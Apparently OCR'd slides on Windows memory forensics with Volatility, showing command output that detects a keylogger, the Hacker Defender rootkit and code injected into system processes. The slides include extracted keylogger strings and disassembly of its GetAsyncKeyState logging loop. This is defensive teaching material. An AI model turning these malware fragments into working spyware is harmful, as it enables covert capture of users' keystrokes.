
```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py apihooks -f WINFORENSIC
S-20130130-141408.raw --profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.1
************************************************************************
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1076 (svchost.exe)
Victim module: wbemcomn.dll (0x75290000 - 0x752c7000)
Function: wbemcomn.dll!?Unaccess@CSafeArray@@QAEJXZ at 0x752b0948
Hook address: 0x7712514a
Hooking module: OLEAUT32.dll

Disassembly(0):
0x752b0948 ff7120           PUSH DWORD [ECX+0x20]
0x752b094b ff1514132975     CALL DWORD [0x75291314]
0x752b0951 c3               RET
0x752b0952 90               NOP
0x752b0953 90               NOP
0x752b0954 90               NOP
0x752b0955 90               NOP
0x752b0956 90               NOP
0x752b0957 ff31             PUSH DWORD [ECX]
0x752b0959 ff15f0122975     CALL DWORD [0x752912f0]
0x752b095f c3               RET
```

Memory Forensics

- ✓ **You can extract suspicious file** [through PID or offset] from the memory dump to carry out further investigation.




```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility procexedump -o 0x09d
1d630 -f WINFORENSICS-20130130-160046.raw --profile=WinXPSP3x86 --dump-dir=dump
Volatile Systems Volatility Framework 2.0
************************************************************************
Dumping kl.exe, pid:    404 output: executable.404.exe
```



```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>strings dump/executable.404.exe
 ¦ more

Strings v2.41
Copyright (C) 1999-2009 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\temp\
<pre>Keyloger started:
<br>******************<br><br>
[BKSP]
[TAB]
[CLEAR]
[ENTER]<br>
[SHIFT]
[CTRL]
[ALT]
[ALTGR]
[PAUSE]
[CAPSLOCK]
[ESC]
[PGUP]
[PGDN]
[END]
[HOME]
[ARROW_LEFT]
[ARROW_UP]
[ARROW_RIGHT]
[ARROW_DOWN]
[SNAP]
[INSERT]
[DEL]
[LWIN]
[RWIN]
```

Memory Forensics


- ✓ And **quickly identify a Key Logger.**



```
00401559  .   66:C745 A6 0100       MOV WORD PTR SS:[EBP-5A],1
0040155F  >   66:817D A6 FF00       CMP WORD PTR SS:[EBP-5A],0FF
00401565  .^  7F E3                 JG SHORT executab.0040154A
00401567  .   0FBF45 A6             MOVSX EAX,WORD PTR SS:[EBP-5A]
0040156B  .   890424                MOV DWORD PTR SS:[ESP],EAX                   KERNEL32.BaseThreadInitThunk
0040156E  .   E8 4D120000           CALL <JMP.&USER32.GetAsyncKeyState>          GetAsyncKeyState
00401573  .   83EC 04               SUB ESP,4
00401576  .   66:3D 0180            CMP AX,8001
0040157A  .v  0F85 DD0B0000         JNZ executab.0040215D
00401580  .   C74424 04 77404000    MOV DWORD PTR SS:[ESP+4],executab.00404077   ASCII "a+"
00401588  .   C70424 00404000       MOV DWORD PTR SS:[ESP],executab.00404000     ASCII "c:\temp\index.html"
0040158F  .   E8 AC110000           CALL <JMP.&msvcrt.fopen>                     fopen
00401594  .   8945 A0               MOV [LOCAL.24],EAX                           KERNEL32.BaseThreadInitThunk
00401597  .   837D A0 00            CMP [LOCAL.24],0
0040159B  .v  75 0C                 JNZ SHORT executab.004015A9
0040159D  .   C745 9C 01000000      MOV [LOCAL.25],1
004015A4  .v  E9 C20B0000           JMP executab.0040216B
```

Memory Forensics

- ✓ In fact, **you can enumerate all opened files and even loaded DLL within a specific process… And drop them back on disk for investigation.**



```
C:\Users\FRoGito\Tools\DFIR\Volatility-Standalone-2.0>volatility dlllist -p 2576 -f W
INFORENSICS-20130130-160046.raw --profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.0
************************************************************************
hxdef100.exe pid:   2576
Command line : "E:\malcode\Hacker Defender\hxdef100r\hxdef100.exe"
Service Pack 3

Base         Size         Path
0x00400000   0x098000     E:\malcode\Hacker Defender\hxdef100r\hxdef100.exe
0x7c900000   0x0b2000     C:\WINDOWS\system32\ntdll.dll
0x7c800000   0x0f6000     C:\WINDOWS\system32\kernel32.dll
0x7e410000   0x091000     C:\WINDOWS\system32\user32.dll
0x77f10000   0x049000     C:\WINDOWS\system32\GDI32.dll
0x77dd0000   0x09b000     C:\WINDOWS\system32\advapi32.dll
0x77e70000   0x093000     C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000   0x011000     C:\WINDOWS\system32\Secur32.dll
0x77120000   0x08b000     C:\WINDOWS\system32\oleaut32.dll
0x77c10000   0x058000     C:\WINDOWS\system32\msvcrt.dll
0x774e0000   0x13e000     C:\WINDOWS\system32\ole32.dll
0x76390000   0x01d000     C:\WINDOWS\system32\IMM32.DLL
0x71ab0000   0x017000     C:\WINDOWS\system32\ws2_32.dll
0x71aa0000   0x008000     C:\WINDOWS\system32\WS2HELP.dll
```

Memory Forensics


- ✓ The **dumped process may not be runable**, **but** would still offer you a quite easy to understand code [at least **you don't have anymore to unpack it**]. For example: strings dumpedfile | egrep -i 'http|ftp|irc|\.exe'

- ✓ **Even more powerful, you can rely on the MALFIND command to perform advanced search** using Regex, Unicode or ANSI strings...

- ✓ **And** most importantly, it permits t**o quickly find hidden or injected code** through the VAD tree inspection [very useful in case of DLL which may have been unlinked from the LDR lists by the malcode loader in order to avoid its detection].

Memory Forensics


- ✓ Here the **MALFIND** command r**eveals that an arbitrary code was injected into the CRSS**.exe system process.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py malfind -f WINFORENSICS
-20130130-141408.raw --profile=WinXPSP3x86 --dump-dir dump
Volatile Systems Volatility Framework 2.1
Process: csrss.exe Pid: 612 Address: 0x7f6f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x7f6f0000  c8 00 00 00 bf 01 00 00 ff ee ff ee 08 70 00 00   .............p..
0x7f6f0010  08 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00   ................
0x7f6f0020  00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f   ................
0x7f6f0030  03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00   ................

0x7f6f0000 c8000000         ENTER 0x0, 0x0
0x7f6f0004 bf010000ff       MOV EDI, 0xff000001
0x7f6f0009 ee               OUT DX, AL
0x7f6f000a ff               DB 0xff
0x7f6f000b ee               OUT DX, AL
0x7f6f000c 087000           OR [EAX+0x0], DH
0x7f6f000f 0008             ADD [EAX], CL
0x7f6f0011 0000             ADD [EAX], AL
0x7f6f0013 0000             ADD [EAX], AL
0x7f6f0015 fe00             INC BYTE [EAX]
0x7f6f0017 0000             ADD [EAX], AL
```

Memory Forensics


✓ We can quick **parse MALFIND results to bring out running processes which were infected** by such code injection.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>egrep -i *.exe log_malfind.txt
Process: csrss.exe Pid: 612 Address: 0x7f6f0000
Vad Tag: Vad  Protection: PAGE_EXECUTE_READWRITE
Process: winlogon.exe Pid: 636 Address: 0x16e0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: SbieSvc.exe Pid: 1668 Address: 0x530000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: explorer.exe Pid: 916 Address: 0x2940000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: explorer.exe Pid: 916 Address: 0x3af0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: explorer.exe Pid: 916 Address: 0x3b40000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: explorer.exe Pid: 916 Address: 0x4290000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: SbieCtrl.exe Pid: 1696 Address: 0x9d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: svchost.exe Pid: 3264 Address: 0xc80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Process: svchost.exe Pid: 3896 Address: 0xc80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
```

Memory Forensics


- ✓ Even powerful **rootkits quickly draw your attention**.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py malfind -f WINFORENSICS
-20130202-175744.raw --profile=WinXPSP3x86
Volatile Systems Volatility Framework 2.1
Process: smss.exe Pid: 540 Address: 0x7ffa0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 5, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x7ffa0000  e8 00 00 00 00 58 2d be 5d 40 00 c3 5f 2e 2d 3d   .....X-.]@.._.-=
0x7ffa0010  5b 48 61 63 6b 65 72 20 44 65 66 65 6e 64 65 72   [Hacker.Defender
0x7ffa0020  5d 3d 2d 2e 5f 00 00 00 00 00 00 00 00 04 00 00   ]=-._...........
0x7ffa0030  00 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 00 53 65   .kernel32.dll.Se

0x7ffa0000 e800000000       CALL 0x7ffa0005
0x7ffa0005 58               POP EAX
0x7ffa0006 2dbe5d4000       SUB EAX, 0x405dbe
0x7ffa000b c3               RET
0x7ffa000c 5f               POP EDI
0x7ffa000d 2e2d3d5b4861     SUB EAX, 0x61485b3d
0x7ffa0013 636b65           ARPL [EBX+0x65], BP
0x7ffa0016 7220             JB 0x7ffa0038
0x7ffa0018 44               INC ESP
0x7ffa0019 6566656e         OUTS DX, BYTE [GS:ESI]
0x7ffa001d 6465725d         JB 0x7ffa007e
```

Memory Forensics

